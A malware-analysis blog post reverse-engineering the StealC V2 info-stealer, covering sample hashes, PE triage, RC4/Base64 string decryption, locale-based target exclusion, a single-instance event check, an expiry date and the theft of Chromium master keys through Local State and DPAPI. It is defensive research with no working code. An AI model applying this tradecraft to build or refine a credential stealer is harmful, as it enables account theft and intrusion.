Introduction
The Malware-as-a-Service (MaaS) business model has changed over the past few years, specifically showing an increase in info-stealer attacks. These attacks are responsible for most of the initial entry point for data breaches, and they enable financial fraud, ransomware attacks, identity theft and significant corporate network intrusions.
In this post we’re going in a technical breakdown of StealC V2, a MaaS product that is sold on the dark web and has been active since March 2025. Version 2 of StealC introduced an improved version of the stealer, including a complete codebase rewrite in C++, remodeled C2 communications with encryption, adaptable file stealer and some additional features.
Sample Information
SHA256: 00114c344e9215f77bd490fcdce8b06b1b7942cf2d0f5fa7012e498e9c835d99
File size: 560,128 (bytes)
Compile time: 22.05.2025 17:01:36 UTC
Architecture: PE32
Initial Triage
Many StealC V2 samples seen in the wild are packed and protected by Themida, a complicated packer that employs numerous features such as anti-debugging and anti-analysis, significantly complicating reverse engineering efforts. We’ll be working with a non-packed file.
Let’s start with parsing the executable’s PE header to obtain initial metadata. First we can see that the binary was compiled using the MSVC compiler and was written in C++, as noted by Detect It Easy (DIE).
 Figure 1: DIE’s detection on compiler version and language.
We can also scan the malware through some default YARA, which are pattern matching rules that help malware analysts classify specific malware families or their binary characteristics. DIE allows us to search through some common rules, such as cryptographic rules that may be present in the binary or indicators of a packed file.
In this case, 2 signatures were hit: CRC32_poly_constant and BASE64_table, along with their corresponding memory addresses. This suggests the use of CRC32 checksum hashing and Base64 encoding within the binary, which will be examined in more detail later.
Dropping the file into PE-bear, we can identify that it is a 32-bit binary, as indicated by the Magic field in the Optional Header. This field defines the PE format type and can have one of three values: 0x10B for PE32, 0x20B for PE32+ (64-bit executables), and 0x107 for ROM images. The presence of the PE32 Magic value indicates that the executable uses a 32-bit address space.
 Figure 2: The Magic field, as indicated by PE-bear.
 Figure 3: Locating the magic value in the raw binary data.
We can also identify that the executable’s section names are renamed to arbitrary strings. The Portable Executable structure contains sections, which are the containers of the actual data and code of the executable file. Each section has a corresponding section header, which contains various metadata about the section itself. For example, the .text section which typically contains the executable code of the program.
However, in our sample the names of the sections were renamed to unusual section names as an anti-analysis technique.
A competent malware developer can easily modify section names without affecting program functionality, as renaming sections does not alter their memory permissions or how the windows loader maps them into memory.


Figure 4: A normal section table vs. a mangled table in the stealer.
 Figure 5: Section header structure. The
 Name member has been changed.
Looking at the Import table of the file, we can spot a single networking function imported from wininet.dll:
 Figure 6: A single entry is presented in a networking-DLL.
Typically this function appears alongside several other networking routines, and on its own won’t perform any work, which suggests that the malware dynamically resolves additional APIs at runtime. If we take a look at the imports inside kernel32.dll, we indeed see LoadLibraryA and GetProcAddress, two common methods that are used to load and retrieve function addresses during runtime.
 Figure 7: Two common APIs for resolving additional functions are listed.
Static Analysis
We can now fire up a disassembler to better understand the stealer’s capabilities.
To start with, the malware uses a 2-stage string decryption routine chained together with API resolution logic. Most of the strings are encrypted using RC4 and encoded with Base64, processed with a custom implementation algorithm. The malware uses two hardcoded RC4 keys. The first key is used for local string decryption while the second is used for network-based communications, as the C2 server shares the same second key. On newer StealC V2 versions, the network RC4 key is encrypted with the local RC4 key.
String Decryption
The first function decrypts the function name strings required for dynamic loading in the subsequent function. After decryption it stores those strings in global variables so it can reference them later in the code.
 Figure 8: Decrypting GetKeyboardLayoutList in memory to later obtain the function address.
The RC4 encryption function is easy to spot by identifying the 256-byte array known as the s-box and the Key Scheduling Algorithm (KSA), shown in the image below.
 Figure 9: Initialization of sbox and first part of KSA calculation using
 int(key[i % len(key)]).
 Figure 10: calculation of index and swapping in sbox.
The KSA’s role is to randomly swap the bytes in the s-box array using the key as the seed to then feed it to the Pseudo-Random Generation Algorithm (PRGA) which generates the final keystream array producing the encrypted ciphertext. Since RC4 is a stream cipher, this function can be used for both encryption and decryption.
The Base64 function is easily identifiable as well, as we can spot the use of the 64-byte long indexing string typically used to implement the algorithm.
 Figure 11: Assigning a base64 lookup table to a global variable.
Specifically in this scenario where we expect the encrypted strings to be decoded first, one can spot the reverse Base64 lookup table used to index each character to its numeric value.
 Figure 12: Building a reverse base64 lookup table for decoding use.
The initial decryption deobfuscates the necessary strings and functions to perform initial checks to determine whether the binary will run or not, which will be covered next.
Target Exclusions via Language Settings
Before StealC V2 performs any data theft or exfiltration, it first determines valid targets by querying the language identifier of the system and checking it against constant values.
 Figure 13: Language identifier constants exclusion
| LCID | Name | Language Tag |
|---|---|---|
| 1049 | Russian | ru-RU |
| 1058 | Ukrainian | uk-UA |
| 1059 | Belarusian | be-BY |
| 1087 | Kazakh | kk-KZ |
| 1091 | Uzbek (Latin) | uz-Latn-UZ |
If it passes all those checks, meaning the user does not have a system language set to one of the excluded locales, then the stealer won’t call ExitProcess and execution will continue.
Event Driven Execution
StealC V2 leverages event objects to control its execution. It first queries a named event object to ensure that only a single instance is running on the host.
The queried object name string follows the format: “{BOTID_FUNC_ADDR}_{COMPUTER_NAME}_{USERNAME}”.
Assuming this event exists in the kernel object manager, indicating another instance may be running, the process will pause execution for approximately 4 seconds before checking the event again. The string of the event object is constructed dynamically by writing the bot ID function address to a stream, retrieving the system’s computer name and username by calling GetComputerNameW and GetUserNameW, and concatenating these values with underscores to produce a unique identifier.
 Figure 14: An example of a named event object the stealer will create.
 Figure 15: The named event loop check.
Once it determines that no such event exist, the malware will attempt to create it by calling CreateEventW, terminating in case it fails to do so.
 Figure 16: Creation of the named event. Calls
 ExitProcess if creation fails.
Hardcoded Expiry Date
Following that, the stealer reads a hardcoded expiration date and compares it with the current execution date. In our sample, if the date is not past 11/06/2025, the process will continue to execute its main code.
 Figure 17: The stealer’s time-based check.
Info Stealing
After initial communications with the C2 server, the stealer retrieves and populates during runtime its C2 config structure, which contains configuration settings that define the malware’s behavior. These settings contain flags for specific programs, file paths to target, browser paths and stealing methods, etc.
For Chromium browsers, the stealer begins by decrypting browser encryption keys. It targets the Local State file and extracts the encrypted_key field (we’ll call it the master key) from the os_crypt object, which is used to decrypt saved passwords, cookies and other sensitive data, all of which are subsequently exfiltrated to its Command and Control server. It does not attempt to decrypt credentials locally, instead, it sends the encryption key and the encrypted files for the server to decrypt. This may allow the process to avoid detection as credential decryption in memory can be flagged as malicious behavior.
The encrypted_key field in Windows is stored as a Base64 encoded, DPAPI protected blob which, once decrypted, serves as the AES256-GCM encryption key.
 Figure 18:
 encrypted_key key-value pair in the Local State file.
Under the hood, StealC V2 first copies the contents of the Local State file to a buffer. It then obtains the encrypted_key value by parsing the JSON fields using a JSON library statically linked into the binary.
 Figure 19: Strings mentioning usage of nolnhamn/json library for C++.
The malware then decodes the Base64 key string to a byte array by calling CryptStringToBinaryA, with the CRYPT_STRING_BASE64 flag.
 Figure 20: Decoding a base64 string to a byte array. The function is called twice to resize the receiving buffer.
At this point we’re left with a protected DPAPI key. The Windows Data Protection API (DPAPI) is a cryptographic service that allows apps to easily encrypt and decrypt data using the user’s logon credentials.
